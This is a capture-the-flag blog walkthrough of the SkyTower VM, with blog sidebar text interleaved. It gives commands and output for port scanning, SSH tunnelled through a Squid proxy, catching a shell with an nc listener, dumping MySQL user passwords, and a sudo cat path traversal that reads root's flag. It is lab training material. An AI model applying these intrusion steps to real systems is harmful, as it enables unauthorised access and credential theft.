CTF Solutions

The blog presents a walkthroughs of Capture The Flag Challenges.

Wednesday 6 July 2016


SkyTower challenge

Hello all,
This CTF was designed by Telspace Systems for the CTF at the ITWeb Security Summit and BSidesCPT (Cape Town).

Scanning with aggressive all ports gave us


```
PORT    STATE    SERVICE    VERSION
22/tcp  filtered ssh
80/tcp  open     http       Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Site doesn't have a title (text/html).
3128/tcp open    http-proxy Squid http proxy 3.1.20
|_http-server-header: squid/3.1.20
|_http-title: ERROR: The requested URL could not be retrieved
```

Quite simple. The default web page looks



Good. I tried log in using default credentials, but without success. So, I examined SQL Injection and I have got SQL Syntax Error, because OR and "=" part are filtered. So, let's try bypass the filtering.
I found very useful list of bypassing filtering

I have used the first from the list and I have got



My LinkedIn profile


View my profile on LinkedIn

About Me

rgolebiowski

View my complete profile

Content



Excellent! But we have a little problem - SSH is filtering... We know that the target serves also HTTP Proxy. Maybe we can connect to SSH through http-proxy. I configured a ProxyChain and

```
root@kali:~# proxychains ssh john@192.168.56.101
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-192.168.56.101:3128-<><>-192.168.56.101:22-<><>-OK
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ECDSA key fingerprint is SHA256:QYZqyNNW/Z81N86urjCUIrTBvJ06U9XDDzNv91DYaGc.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.56.101' (ECDSA) to the list of known hosts.
john@192.168.56.101's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 07:41:08 2014

Funds have been withdrawn
Connection to 192.168.56.101 closed.
```

We are not logged in... Hmm, but we know that we can execute command over SSH, let's examine our idea

```
root@kali:~# proxychains ssh john@192.168.56.101 'ls -la'
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-192.168.56.101:3128-<><>-192.168.56.101:22-<><>-OK
john@192.168.56.101's password:
total 24
drwx------ 2 john john 4096 Jun 20  2014 .
drwxr-xr-x 5 root root 4096 Jun 20  2014 ..
-rw------- 1 john john    7 Jun 20  2014 .bash_history
-rw-r--r-- 1 john john  220 Jun 20  2014 .bash_logout
-rw-r--r-- 1 john john 3437 Jun 20  2014 .bashrc
-rw-r--r-- 1 john john  675 Jun 20  2014 .profile
```

Excellent! Let's try use nc to maintain session

```
root@kali:~# nc -nlvp 53
listening on [any] 53 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.101] 57905
id
uid=1000(john) gid=1000(john) groups=1000(john)
```

Yeah! We have got limited shell! I found in the **/var/www/** directory **login.php** file which contains credentials for mysql (root:root).

```
mysql -uroot -proot -e 'show databases;'
Database
information_schema
SkyTech
mysql
performance_schema
mysql -uroot -proot -e 'use SkyTech; show tables;'
Tables_in_SkyTech
login
mysql -uroot -proot -e 'use SkyTech; select * from login;'
```

SecOS challenge
Violator:1 challenge
Sidney challenge
Hackademic: RTB1 challenge
SkyTower challenge
Breach v1 challenge

► June (21)
► May (4)
► April (1)
► March (1)
► February (9)
► January (5)

```
id      email   password
1       john@skytech.com        hereisjohn
2       sara@skytech.com        ihatethisjob
3       william@skytech.com     senseable
```

Excellent! Let's log in as **sara** and verify what we can do as root

```
id
uid=1001(sara) gid=1001(sara) groups=1001(sara)
ls
pwd
/home/sara
ls -la
total 20
drwx------ 2 sara sara 4096 Jun 20  2014 .
drwxr-xr-x 5 root root 4096 Jun 20  2014 ..
-rw-r--r-- 1 sara sara  220 Jun 20  2014 .bash_logout
-rw-r--r-- 1 sara sara 3437 Jun 20  2014 .bashrc
-rw-r--r-- 1 sara sara  675 Jun 20  2014 .profile
sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
```

Amazing! We can **cat** the flag.txt from root directory!

```
sudo cat /accounts/../../../../../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
```

and...

```
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/root
```

Game over!

---

at 13:34

Newer Post Home Older Post